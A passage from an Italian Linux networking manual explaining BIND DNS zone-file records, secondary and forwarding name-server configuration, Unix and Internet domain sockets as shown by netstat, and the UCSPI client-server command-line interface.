[dominio] [durata_vitale] [classe] tipo dati_della_risorsa
```

I campi sono separati da spazi o caratteri di tabulazione; inoltre, un record può essere suddiviso in più righe reali, come si fa solitamente con il tipo SOA.

Ogni file di zona è associato a un dominio di origine definito all'interno del file '`named.conf`' nella direttiva che nomina il file di zona in questione. All'interno dei file di zona, il simbolo '`@`' rappresenta questo dominio di origine. Questo simbolo viene utilizzato comunemente **solo** nel record SOA.

Segue l'elenco dei vari campi dei record di risorsa contenuti nei file di zona.

1. Il primo campo indica il dominio a cui gli altri elementi del record fanno riferimento. Se non viene specificato, si intende che si tratti di quello dichiarato nel record precedente. Il dominio può essere indicato in modo assoluto, quando termina con un punto, o relativo al dominio di origine.

2. Il secondo campo indica il tempo di validità dell'informazione, espressa in secondi. Serve solo per i serventi secondari (*slave*) che hanno la necessità di sapere per quanto tempo deve essere considerata valida un'informazione, prima di eliminarla in mancanza di riscontri dal servente primario (*master*). Generalmente, questa informazione non viene indicata, perché così si utilizza implicitamente quanto indicato nel record SOA, nell'ultimo campo numerico (*minimum*). Questa informazione viene definita TTL (*Time to live*) e non va confusa con altri tipi di TTL esistenti e riferiti a contesti diversi.[3]

[3] Per esempio, si parla di TTL anche a proposito di pacchetti IP, ma in quel caso si intende indicare il numero massimo di salti (attraverso i router) che questi possono fare.

3. Il terzo campo rappresenta la classe di indirizzamento. Con le reti TCP/IP si usa la sigla '**`IN`**' (*Internet*). Se non viene indicata la classe, si intende fare riferimento implicitamente alla stessa classe del record precedente. Generalmente si mette solo nel primo: il record SOA.

4. Il quarto campo rappresenta il tipo di record indicato con le sigle già viste nel capitolo precedente.

5. Dopo il quarto campo seguono i dati particolari del tipo specifico di record. Questi sono già stati descritti in parte in questo capitolo.

Nei record di risorsa può apparire il simbolo '`@`' che rappresenta il *dominio di origine*, cioè quello indicato nella direttiva del file '`named.conf`' corrispondente alla zona in questione.

Nelle sezioni seguenti vengono descritti i record di risorsa più importanti.

123.2.6 SOA -- Start of authority

Il primo record di ogni file di zona inizia con la dichiarazione standard dell'origine. Ciò avviene generalmente attraverso il simbolo '`@`' che rappresenta il dominio di origine, come già accennato in precedenza. Per esempio, nel file '`named.conf`', la direttiva seguente fa riferimento al file di zona '`/etc/bind/zone/brot.dg`'.

```
zone "brot.dg" {
        type master;
        file "/etc/bind/zone/brot.dg";
};
```

In tal caso, il simbolo '`@`' del primo record del file '`/etc/bind/zone/brot.dg`' rappresenta precisamente il dominio *`brot.dg`*.

```
@       IN      SOA     dinkel.brot.dg. root.dinkel.brot.dg. (
                                1998031800
                                28800
                                7200
                                604800
                                86400 )
```

Sarebbe quindi come se fosse stato scritto nel modo seguente:

```
brot.dg.        IN      SOA     ...
```

Tutti i nomi di dominio che dovessero essere indicati senza il punto finale sono considerati relativi al dominio di origine. Per esempio, nello stesso record appare il nome '**`dinkel.brot.dg.`**' che rappresenta un dominio assoluto. Al suo posto sarebbe stato possibile scrivere solo '**`dinkel`**', senza punto finale, perché verrebbe completato correttamente dal dominio di origine.[4]

La sintassi completa del record SOA potrebbe essere espressa nel modo seguente:

dominio *classe* `SOA` *servente_primario* *contatto* `(`
numero_seriale
refresh
retry
expire
minimum `)`

Nell'esempio visto, la parola chiave '**`IN`**' rappresenta la classe di indirizzamento, *Internet*, ed è praticamente obbligatorio il suo utilizzo, almeno nel record SOA.

[4]Tuttavia, in un record SOA è preferibile indicare solo nomi di dominio assoluti.

La parola chiave SOA definisce il tipo di record, *Start of authority*; inoltre deve trattarsi del primo record di un file di zona. Segue la descrizione dei dati specifici di questo tipo di record, precisamente ciò che segue la parola chiave SOA.

- Il *nome canonico* dell'elaboratore che svolge la funzione di servente DNS primario per il dominio indicato all'inizio del record. Convenzionalmente, si indica un nome di dominio assoluto.
- L'indirizzo di posta elettronica della persona responsabile per la gestione del servizio. Dal momento che il simbolo '`@`' ha un significato speciale per questi record, lo si sostituisce con un punto. Il nome '**`root.dinkel.brot.dg.`**' deve essere interpretato come *`root@dinkel.brot.dg`*.[5]
- Il numero di serie serve ai serventi DNS secondari per sapere quando i dati sono stati modificati. Il numero **deve** essere progressivo. È consentito l'uso di 10 cifre numeriche, pertanto, generalmente si indica la data (in formato *aaaammgg*) seguita da due cifre aggiuntive. Ogni volta che si modifica il file di zona, questo numero deve essere incrementato; utilizzando la data come in questo esempio si hanno a disposizione le ultime due cifre per indicare diverse versioni riferite allo stesso giorno.
- Il numero definito come *refresh* rappresenta l'intervallo in secondi tra una verifica e la successiva da parte di un servente DNS secondario per determinare se i dati sono stati modificati. Come già specificato, questa verifica si basa sul confronto del numero di serie: se è aumentato, il servente DNS deve rileggere i dati di questo file.
- Il numero definito come *retry* rappresenta l'intervallo in secondi tra una tentativo fallito di accedere al servente DNS e il successivo. In pratica, quando il servente DNS primario è inattivo, i serventi secondari continuano a funzionare e fornire il loro servizio, tuttavia, a intervalli regolari tentano di contattare il servente primario. Questo intervallo è generalmente più corto del tempo di *refresh*, ma non troppo breve, per non sovraccaricare inutilmente la rete con richieste inutili.
- Il numero definito come *expire* rappresenta la durata massima di validità dei dati quando il servente DNS secondario non riesce più a raggiungere quello primario. In situazioni normali può trattarsi di un valore molto grande, per esempio un mese, anche se negli esempi mostrati in questo capitolo è stato usato un valore molto inferiore.
- Il numero definito come *minimum* rappresenta il tempo predefinito di validità per gli altri record di risorsa. Anche questo valore, se ciò è conveniente, può essere piuttosto grande.

123.2.7 NS -- Name Server

Il secondo record è generalmente quello che indica il nome del nodo che offre il servizio di risoluzione dei nomi, ovvero il servente DNS, come nell'esempio seguente:

```
                        NS   dinkel.brot.dg.
```

La parola chiave '**`NS`**' sta appunto a indicare di che record si tratta. In un file di zona possono apparire più record NS, quando si vuole demandare parte della risoluzione di quella zona ad altri serventi DNS, oppure quando si vogliono semplicemente affiancare.

Questo record viene usato generalmente senza l'indicazione esplicita del dominio e della classe, dal momento che può fare riferimento a quelli già dichiarati nel record SOA. Sotto questo punto di vista, l'esempio appena mostrato corrisponde alla trasformazione seguente:

[5] Di conseguenza, indirizzi di posta elettronica del tipo *`mario.rossi@brot.dg`* non si possono usare, perché contengono il punto prima della chiocciola.

```
@               IN      NS   dinkel.brot.dg.
```

Il nome del servente DNS dovrebbe essere un nome canonico, cioè un nome per il quale esiste un record di tipo '**`A`**' corrispondente.

123.2.8 MX -- Mail Exchanger

Nei file di zona utilizzati per tradurre i nomi di dominio in indirizzi numerici, dopo l'indicazione dei record NS, si possono trovare uno o più record che rappresentano i servizi per lo scambio della posta elettronica (serventi SMTP). La sintassi precisa è la seguente:

dominio classe `MX` *precedenza host*

Si osservi l'esempio.

```
                                MX      10      dinkel.brot.dg.
                                MX      20      roggen.brot.dg.
```

Qui appaiono due record di questo tipo. La parola chiave MX indica il tipo di record; il numero che segue rappresenta il livello di precedenza; il nome finale rappresenta il nodo che offre il servizio di scambio di posta elettronica. Nell'esempio, si vuole fare in modo che il primo servizio a essere interpellato sia quello dell'elaboratore *`dinkel.brot.dg`* e se questo non risponde si presenta l'alternativa data da *`roggen.brot.dg`*.

Anche qui sono state omesse le indicazioni del dominio e della classe di indirizzamento, in modo da utilizzare implicitamente quelle della dichiarazione precedente. Anche in questo caso, l'intenzione era quella di fare riferimento al dominio di origine e alla classe '**`IN`**'.

```
@               IN      MX      10      dinkel.brot.dg.
@               IN      MX      20      roggen.brot.dg.
```

123.2.9 A, AAAA, A6 -- Address

I file di zona utilizzati per tradurre i nomi di dominio in indirizzi numerici sono fatti essenzialmente per contenere record di tipo A, AAAA e A6, ovvero record di indirizzo, che permettono di definire le corrispondenze tra nomi e indirizzi numerici.

```
dinkel.brot.dg.    A      192.168.1.1
dinkel.brot.dg.    A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.    A      192.168.1.2
roggen.brot.dg.    A6   0 fec0:0:0:1:0:0:0:2
```

Nell'esempio si mostrano quattro di questi record. Il primo, in particolare, indica che il nome *`roggen.brot.dg`* corrisponde all'indirizzo numerico 192.168.1.1, IPv4, mentre il secondo indica che lo stesso nome corrisponde all'indirizzo fec0:0:0:1:0:0:0:1 per IPv6.

Da questo si comprende che i record A riguardano indirizzi IPv4, mentre i record A6 riguardano indirizzi IPv6. I record AAAA sono obsoleti e servivano anche questi per ottenere gli indirizzi IPv6. L'esempio seguente riguarda l'uso di un record AAAA:

```
dinkel.brot.dg.         AAAA    fec0:0:0:1:0:0:0:1
```

Come già accennato in precedenza, i nomi possono essere indicati in forma abbreviata, relativi al dominio di origine per cui è stato definito il file di zona; in questo caso si tratta di *`brot.dg`*. Per cui, i quattro record appena mostrati avrebbero potuto essere rappresentati nella forma seguente:

```
dinkel          A         192.168.1.1
dinkel          A6      0 fec0:0:0:1:0:0:0:1
roggen          A         192.168.1.2
roggen          A6      0 fec0:0:0:1:0:0:0:2
```

È possibile attribuire nomi diversi allo stesso indirizzo numerico, come nell'esempio seguente. Non si tratta di alias, ma di nomi diversi che vengono tradotti nello stesso indirizzo reale.

```
dinkel.brot.dg.         A       192.168.1.1
roggen.brot.dg.         A       192.168.1.2

farro.brot.dg.          A       192.168.1.1
segale.brot.dg.         A       192.168.1.2
```

Questo tipo di record prevede anche la possibilità di utilizzare l'indicazione della durata di validità (TTL) e della classe. Come al solito, se la classe non viene utilizzata, si fa riferimento alla classe del record precedente, mentre per quanto riguarda la durata di validità, vale quanto definito come *minimum* nel record SOA. Dagli esempi già mostrati, i quattro record di questa sezione potrebbero essere scritti nel modo seguente:

```
dinkel.brot.dg.         86400   IN      A         192.168.1.1
dinkel.brot.dg.         86400   IN      A6      0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.         86400   IN      A         192.168.1.2
roggen.brot.dg.         86400   IN      A6      0 fec0:0:0:1:0:0:0:2
```

123.2.10 PTR -- Pointer

Nei file di zona utilizzati per tradurre i nomi di dominio che appartengono a *`.arpa`* in nomi di dominio normale, cioè quelli che servono a ottenere il nome a partire dall'indirizzo numerico, si utilizzano i record PTR (o record puntatori) con questo scopo.

```
1                       PTR     dinkel.brot.dg.
2                       PTR     roggen.brot.dg.
```

L'esempio dei due record che appaiono sopra si riferisce a indirizzi IPv4, con un significato intuitivo, ma non necessariamente chiaro. Il numero che appare all'inizio è un nome di dominio abbreviato, riferito all'origine *`1.168.192.in-addr.arpa`*, per cui, volendo indicare nomi di dominio completi, si dovrebbe fare come nell'esempio seguente:

```
1.1.168.192.in-addr.arpa.       PTR     dinkel.brot.dg.
2.1.168.192.in-addr.arpa.       PTR     roggen.brot.dg.
```

Dovrebbe essere più chiaro adesso che i record PTR rappresentano un collegamento tra un nome di dominio e un altro. È comunque solo attraverso questo meccanismo che si può ottenere una traduzione degli indirizzi numerici in nomi di dominio.

È il caso di considerare il fatto che attraverso i record A e A6 possono essere abbinati più nomi di dominio allo stesso indirizzo numerico, ma con i record PTR si può abbinare un indirizzo numerico a un solo nome di dominio. Cioè a dire che quando si chiede il nome corrispondente a un indirizzo numerico se ne ottiene uno solo. Anche per questo, è necessario che il nome di dominio indicato corrisponda a un nome canonico.

Con indirizzi IPv6 si usa una notazione particolare:

```
\[x0000000000000001/64]         PTR     dinkel.brot.dg.
\[x0000000000000002/64]         PTR     roggen.brot.dg.
```

Qui la stringa '**`\[x0000000000000001/64]`**' fa riferimento esplicito a un numero esadecimale, 0000000000000001_{16}, in cui vanno presi in considerazione gli ultimi 64 bit. Questa stringa va attaccata alla stringa corrispondente che rappresenta il dominio di origine, come indicato nel file '`named.conf`':

```
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "/etc/bind/zone/fec0:0:0:1";
};
```

Pertanto, si intende fare riferimento all'indirizzo fec00000000000010000000000000001$_{16}$, ovvero fec0:0000:0000:0001:0000:0000:0000:0001, ovvero fec0:0:0:1:0:0:0:1.

In passato è esistito anche un altro modo per rappresentare un indirizzo IPv6, attraverso il dominio obsoleto *ip6.int*. Anche se si tratta di un sistema superato, vale la pena di annotare il meccanismo. Nel file '`named.conf`' si indicava il dominio come:

```
zone "1.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT" {
        type master;
        file "fec0:0:0:1";
};
```

Come si intuisce, si tratta di un dominio ottenuto da tutte le cifre esadecimali che compongono la prima parte dell'indirizzo. Nel file di zona, si continuava il dominio:

```
1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0         PTR     dinkel.brot.dg.
2.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0         PTR     roggen.brot.dg.
```

oppure lo si scriveva per esteso, come già si può fare per *in-addr.arpa*:

```
1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT ↩
↪PTR   dinkel.brot.dg.
2.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT ↩
↪PTR   roggen.brot.dg.
```

Nella documentazione originale, questa notazione è nota con il termine *nibble* (usato come aggettivo), perché questo è il nome che un tempo veniva dato ai gruppetti di 4 bit (mezzo byte), dal momento che i domini *ip6.int* si scompongono seguendo le cifre esadecimali, ognuna delle quali occupa 4 bit.

Naturalmente, anche per il record PTR valgono le considerazioni fatte per il tipo A e A6, riguardo all'indicazione della durata di validità e alla classe di indirizzamento.

123.2.11 CNAME -- Canonical Name

Nei file di zona utilizzati per tradurre i nomi di dominio in indirizzi numerici possono apparire dei record CNAME, che permettono di definire degli alias a nomi di dominio già definiti (i nomi canonici).

```
www.dinkel.brot.dg.      CNAME   dinkel.brot.dg.
ftp.dinkel.brot.dg.      CNAME   dinkel.brot.dg.
```

L'esempio dei due record appena mostrati, indica che i nomi *www.dinkel.brot.dg* e *ftp.dinkel.brot.dg* sono alias del nome canonico *dinkel.brot.dg*.

Teoricamente si può fare la stessa cosa utilizzando record di tipo A e di tipo A6 con la differenza che i nomi vanno abbinati a un indirizzo numerico. L'utilità del record CNAME sta nella facilità con cui possono essere cambiati gli indirizzi: in questo caso, basta modificare l'indirizzo numerico di *dinkel.brot.dg* e gli alias non hanno bisogno di altre modifiche.

Tuttavia, l'uso di alias definiti attraverso record CNAME è altamente sconsigliabile nella maggior parte delle situazioni. Questo significa che nei record SOA, NS, MX e CNAME, è meglio indicare sempre solo nomi di dominio per cui esiste la definizione di corrispondenza attraverso un record A o A6. In pratica, i record CNAME andrebbero usati solo per mostrare all'esterno nomi alternativi esteticamente più adatti alle varie circostanze, come nell'esempio mostrato in cui si aggiunge il prefisso '**`www`**' e '**`ftp`**'.

In particolare, nel record SOA è assolutamente vietato utilizzare nomi definiti come alias.

123.2.12 File dei serventi principali

Nelle sezioni precedenti sono stati descritti i vari record di risorsa e il loro utilizzo nei file di zona. Il file utilizzato per elencare i serventi DNS principali contiene esclusivamente due tipi di record: NS e A.

I record NS servono a indicare i nomi dei vari serventi DNS competenti per il dominio principale; i record A forniscono la traduzione di questi nomi in indirizzi numerici. Ciò è esattamente quanto serve in questo tipo di file.

```
.                         3600000  IN  NS     A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.       3600000      A      198.41.0.4
```

123.3 Serventi DNS secondari

Un servente DNS secondario, o *slave*, è quello che riproduce le informazioni di altri serventi, controllando la validità a intervalli regolari, aggiornando i dati quando necessario.

Supponendo di volere realizzare un servente DNS secondario nell'elaboratore *roggen.brot.dg*, per seguire gli esempi già mostrati, si può semplicemente definire il file '`named.conf`' come nell'esempio seguente:

```
options {
        directory "/var/cache/bind";
};
//
zone "." {
        type hint;
        file "/etc/bind/named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
//
zone "1.168.192.in-addr.arpa" {
        type slave;
        file "zone/192.168.1";
        masters {
                192.168.1.1;
        };
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type slave;
        file "zone/fec0:0:0:1";
        masters {
                192.168.1.1;
        };
};
zone "dg" {
        type slave;
        file "zone/dg";
        masters {
                192.168.1.1;
        };
};
zone "brot.dg" {
        type slave;
        file "zone/brot.dg";
        masters {
```

```
                192.168.1.1;
        };
};
<listing sep="rule" pos="fixed" split="0">
```

I file '`/etc/bind/named.root`' e '`/etc/bind/zone/127.0.0`' sono i soliti già visti per il caso del servente primario. In questo modo, il servente DNS secondario è in grado di risolvere da solo le richieste al di fuori delle zone di competenza.

Le direttive di dichiarazione di zona che contengono l'opzione '**`type slave`**' servono a fare in modo che il DNS locale risponda alle richieste riferite a queste, anche se poi a sua volta deve aggiornare i file relativi in base a quanto ottenuto dai DNS indicati nell'opzione '**`masters`**'.

> Si osservi che in questo caso, le zone copiate dal DNS primario sono inserite in file collocati al di sotto di '`/var/cache/bind/`', dal momento che sono stati usati percorsi relativi. Per esempio, il file '`/var/cache/bind/zone/192.168.1`' conterrà la zona relativa agli indirizzi 192.168.1.*.

123.4 Servente DNS di inoltro

Un servente DNS di inoltro, o *forwarder*, è quello che rinvia le richieste a un altro servizio di risoluzione dei nomi.

Supponendo di volere realizzare un servente DNS di inoltro nell'elaboratore *`roggen.brot.dg`*, per seguire gli esempi già mostrati, si può semplicemente definire il file '`named.conf`' come nell'esempio seguente:

```
options {
        directory "/var/cache/bind";
        forward only;
        forwarders {
                192.168.1.1;
        };
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
```

Si può osservare l'assenza della dichiarazione della zona del dominio principale. Solo il dominio *`0.0.127.in-addr.arpa`* viene risolto localmente, tutto il resto viene richiesto al DNS corrispondente all'indirizzo 192.168.1.1. L'opzione '**`forward only`**' sottolinea questo fatto.

123.5 Riferimenti

- Tavis Barr, Nicolai Langfeldt, Seth Vidal, *NFS HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*

- *BOG, Bind Operations Guide*

  <*http://www.vix.com/isc/*>

- *named(8)*

- *Bind 9 administrator reference manual*, 2001, Internet Software Consortium

  <*http://unbound.sourceforge.net/manual/Bv9ARM.html*>

Parte xxv

Socket e UCSPI

Introduzione ai socket


All'interno di un sistema Unix, i metodi a disposizione dei programmi per comunicare tra loro sono diversi; quelli più evoluti fanno uso di «prese», ovvero di socket, a cui «attaccarsi».

Questi socket possono distinguersi generalmente in due categorie, in base alla modalità attraverso la quale avviene in pratica il collegamento tra i programmi: può trattarsi di una connessione locale, attraverso qualcosa che assomiglia a una pipe con nome (un file FIFO), oppure una connessione attraverso la rete. Nel primo caso si parla di socket di dominio Unix (*Unix domain socket*); nel secondo, si tratta di solito di socket di dominio Internet.

124.1 Principio di funzionamento

Quando si utilizzano i socket si distingue tra un programma che apre un socket, restando in ascolto di questo, e un programma che apre un socket per poi chiamare un altro programma che è in ascolto presso un certo indirizzo (definito in base al tipo di connessione). Si intende che per ottenere la connessione tra i due programmi, uno deve rimanere in ascolto, mentre l'altro deve attivare il suo sistema di ascolto prima di cercare di contattare il primo.

Una volta instaurata la comunicazione, i due programmi la possono usare la connessione quasi come fosse l'accesso a un file, dove la lettura da una parte corrisponde alla scrittura dall'altra.

Figura 124.1. Comunicazione tra due programmi che usano i socket.

Ognuna delle due parti può chiudere la comunicazione quando vuole, chiudendo il descrittore che vi fa riferimento, come avviene con i file; dall'altro lato, si manifesterà un errore di lettura o di scrittura, a seconda del tipo di operazione che si stava svolgendo. Inoltre, va considerato il fatto che il programma che apre un socket per poi rimanere in attesa di chiamate, può mettere in coda le chiamate a cui non può rispondere perché già impegnato in una comunicazione. Naturalmente, si fissa un tetto massimo oltre il quale le chiamate vengono rifiutate.

Quando si definisce un socket, oltre a stabilirne il tipo di indirizzamento, deve essere specificato il modo in cui i dati vengono trasferiti. Le tipologie più comuni sono il flusso continuo (*stream*) e la trasmissione a pacchetti senza controllo (datagrammi): nel primo caso il sistema verifica e garantisce che quanto viene trasmesso arrivi effettivamente (rispettando anche l'ordine di trasmissione), mentre nel secondo caso le trasmissioni sono a blocchi e non c'è un sistema di verifica.

124.2 socket di dominio Unix

La comunicazione tra programmi, attraverso socket di dominio Unix, utilizza un file speciale, di tipo socket. Utilizzando '**`ls`**', con l'opzione '**`-l`**', il file viene evidenziato da una lettera '**`s`**' all'inizio della stringa che descrive i permessi:

```
srwxrwxr-x    1 tizio    tizio           0 set 20 14:44 orb-8085020182096096758
```

Questo file rappresenta generalmente il riferimento «visibile» usato dal programma che rimane in ascolto, mentre il programma chiamante si può limitare ad aprire un inode, senza che a questo sia

abbinato un nome. Il file visibile diventa l'indirizzo a cui il programma chiamante fa riferimento per contattare la sua controparte.

Si può fare un controllo dello stato dei socket di dominio Unix con l'aiuto di Netstat, come nell'esempio seguente:

```
$ netstat --unix -p -a[ Invio ]
```

```
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags     Type    State      I-Node PID/Program name  Path
unix  2      [ ACC ]  STREAM  LISTENING  3234   -                 /tmp/.X11-unix/X0
unix  7      [ ]      DGRAM              1573   -                 /dev/log
unix  2      [ ACC ]  STREAM  LISTENING  2421   -                 /dev/printer
unix  2      [ ACC ]  STREAM  LISTENING  2424   -                 /dev/gpmctl
unix  3      [ ]      STREAM  CONNECTED  3254   -                 /tmp/.X11-unix/X0
unix  3      [ ]      STREAM  CONNECTED  3253   750/xfig
unix  3      [ ]      STREAM  CONNECTED  3252   -                 /tmp/.X11-unix/X0
unix  3      [ ]      STREAM  CONNECTED  3251   746/twm
unix  3      [ ]      STREAM  CONNECTED  3250   -                 /tmp/.X11-unix/X0
unix  3      [ ]      STREAM  CONNECTED  3249   748/xclock
unix  3      [ ]      STREAM  CONNECTED  3244   -                 /tmp/.X11-unix/X0
unix  3      [ ]      STREAM  CONNECTED  3236   740/xinit
unix  3      [ ]      STREAM  CONNECTED  3160   -                 /dev/gpmctl
unix  3      [ ]      STREAM  CONNECTED  3159   656/mc
unix  2      [ ]      DGRAM              2909   -
unix  2      [ ]      DGRAM              2803   -
unix  2      [ ]      DGRAM              2702   -
unix  2      [ ]      DGRAM              2352   -
unix  2      [ ]      DGRAM              1667   -
```

Da un listato come questo si può intuire, per quanto possibile, il legame tra i processi. Per esempio, il programma '**mc**', in funzione con il numero PID 656, ha aperto un inode (3159) che risulta connesso; nella riga precedente, appare un altro inode (3160), anche questo connesso e associato al nome '/dev/gpmctl'. Conoscendo a cosa può riferirsi il file '/dev/gpmctl', si intende che si tratti del collegamento che c'è tra '**mc**' (Midnight Commander) e il demone che si occupa di controllare il movimento del mouse ('**gpm**').

Come si può osservare dalla colonna '**Type**' del listato, anche nei socket di dominio Unix si può distinguere tra connessioni continue, evidenziate dalla parola chiave '**STREAM**', e connessioni a datagramma, come suggerisce la parola chiave '**DGRAM**'.

124.3 Socket di dominio Internet

Le connessioni attraverso socket di dominio Internet si differenziano perché, invece di usare il riferimento a file speciali, utilizzano un indirizzo IP assieme a una porta (TCP o UDP). In tal modo si possono realizzare connessioni che vanno anche al di fuori dell'elaboratore locale.

Si può fare un controllo dello stato dei socket di dominio Internet con l'aiuto di Netstat, come nell'esempio seguente:

```
$ netstat --inet -p -a -n[ Invio ]
```

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address     Foreign Address State       PID/Program name
tcp        0      0 0.0.0.0:32768     0.0.0.0:*       LISTEN      357/rpc.statd
tcp        0      0 0.0.0.0:32769     0.0.0.0:*       LISTEN      558/rpc.mountd
tcp        0      0 0.0.0.0:515       0.0.0.0:*       LISTEN      519/lpd
tcp        0      0 0.0.0.0:847       0.0.0.0:*       LISTEN      245/rpc.ugidd
tcp        0      0 0.0.0.0:111       0.0.0.0:*       LISTEN      240/portmap
tcp        0      0 0.0.0.0:80        0.0.0.0:*       LISTEN      505/boa
tcp        0      0 127.0.0.1:953     0.0.0.0:*       LISTEN      349/named
tcp        0      0 192.168.1.1:32773 192.168.1.2:22  ESTABLISHED 938/ssh
udp        0      0 0.0.0.0:32768     0.0.0.0:*                   357/rpc.statd
```

```
udp        0      0 0.0.0.0:2049      0.0.0.0:*                   -
udp        0      0 0.0.0.0:32769     0.0.0.0:*                   349/named
udp        0      0 0.0.0.0:32771     0.0.0.0:*                   -
udp        0      0 0.0.0.0:32772     0.0.0.0:*                   558/rpc.mountd
udp        0      0 192.168.1.1:53    0.0.0.0:*                   349/named
udp        0      0 127.0.0.1:53      0.0.0.0:*                   349/named
udp        0      0 0.0.0.0:111       0.0.0.0:*                   240/portmap
```

Il listato di esempio è ridotto rispetto a quanto potrebbe essere riportato realmente. In questo caso si può osservare la presenza di una sola connessione, che utilizza presso l'elaboratore remoto la porta 22 (protocollo SECSH). Dal momento che si tratta di connessioni TCP/IP, invece si indicare una colonna con il tipo di flusso di dati, appare il protocollo, TCP o UDP, dove il primo costituisce in pratica una connessione continua e controllata, mentre il secondo consente solo l'invio di datagrammi.

124.4 Riferimenti

- Jim Frost, *BSD sockets: a quick and dirty primer*

  <*http://world.std.com/~jimf/papers/sockets/sockets.html*>

- D. J. Bernstein, *UNIX Client-Server Program Interface, UCSPI-1996*, 1996

  <*http://cr.yp.to/proto/ucspi.txt*>

Unix client-server program interface

UCSPI,[1] ovvero *Unix client-server program interface*, è un'interfaccia a riga di comando, che consente la comunicazione attraverso i socket a programmi che sono sprovvisti di questa funzionalità. In altri termini, consente di realizzare programmi che si avvalgono di questa interfaccia a riga di comando, senza bisogno di approfondire il problema della comunicazione con i socket.

125.1 Caratteristiche dell'interfaccia UCSPI

Per la realizzazione di un'interfaccia UCSPI serve una coppia di programmi: uno per il servente UCSPI e l'altro per il cliente. Il primo dei due è il programma che si mette in ascolto, in attesa di chiamate, l'altro è il programma chiamante. Entrambi questi programmi hanno una sintassi uniforme per la riga di comando:

nome_eseguibile [*opzioni*] *indirizzo* *applicazione* [*argomenti_applicazione*]

L'indirizzo è ciò che serve a raggiungere il socket del servente; per esempio potrebbe essere il nome di un file socket, oppure un indirizzo IP completo di porta.

Pertanto, l'indirizzo indicato in fase di avvio del servente serve a creare il socket, mentre quello che riguarda il cliente, serve a raggiungere il servente.

Questo servente o cliente UCSPI, quando una connessione si instaura, avvia un altro programma, ovvero l'applicazione, come indicato alla fine della riga di comando (assieme alle opzioni e agli altri argomenti che possano essere necessari all'applicazione stessa); il programma troverà alcune variabili di ambiente particolari che gli consentono di avere le informazioni necessarie riferite alla connessione. La comunicazione tra l'interfaccia UCSPI e l'applicazione avviene attraverso alcuni descrittori di file particolari.

Le opzioni standard che deve avere un'interfaccia UCSPI sono quelle seguenti, a cui se ne possono aggiungere altre.

Opzione	Descrizione
`-v`	Mostra informazioni dettagliate.
`-Q`	Mostra informazioni solo sugli errori.
`-q`	Non emette alcuna informazione.

Le variabili di ambiente che vengono passate all'applicazione sono descritte nell'elenco seguente.

Variabile	Descrizione
`PROTO`	Contiene il nome del protocollo utilizzato.
protocollo`LOCAL*`	Si tratta di una serie di variabili che iniziano per il nome del protocollo, continuano con la stringa '**`LOCAL`**' e terminano in vario modo, descrivono le caratteristiche specifiche del protocollo dal lato locale.
protocollo`REMOTE*`	Si tratta di una serie di variabili che iniziano per il nome del protocollo, continuano con la stringa '**`REMOTE`**' e terminano in vario modo, descrivono le caratteristiche specifiche del protocollo dal lato remoto.

[1] In lingua inglese, UCSPI si pronuncia praticamente come se venisse letto nella lingua italiana: «u-c-s-p-i».

Come accennato, la comunicazione tra l'interfaccia e l'applicazione avviene attraverso dei descrittori standard. Nel caso del servente, l'applicazione riceve dati leggendo lo standard input, mentre trasmette emettendo dati attraverso lo standard output.



Figura 125.1. Comunicazione tra il servente e l'applicazione.

La comunicazione tra applicazione e cliente UCSPI è più difficile, perché è necessario lasciare liberi i descrittori dei flussi standard comuni (standard input, standard output e standard error), a disposizione dell'applicazione, per i propri fini. Pertanto, si usano i descrittori sei e sette, rispettivamente per la lettura e la scrittura.

Figura 125.2. Comunicazione tra il cliente e l'applicazione.

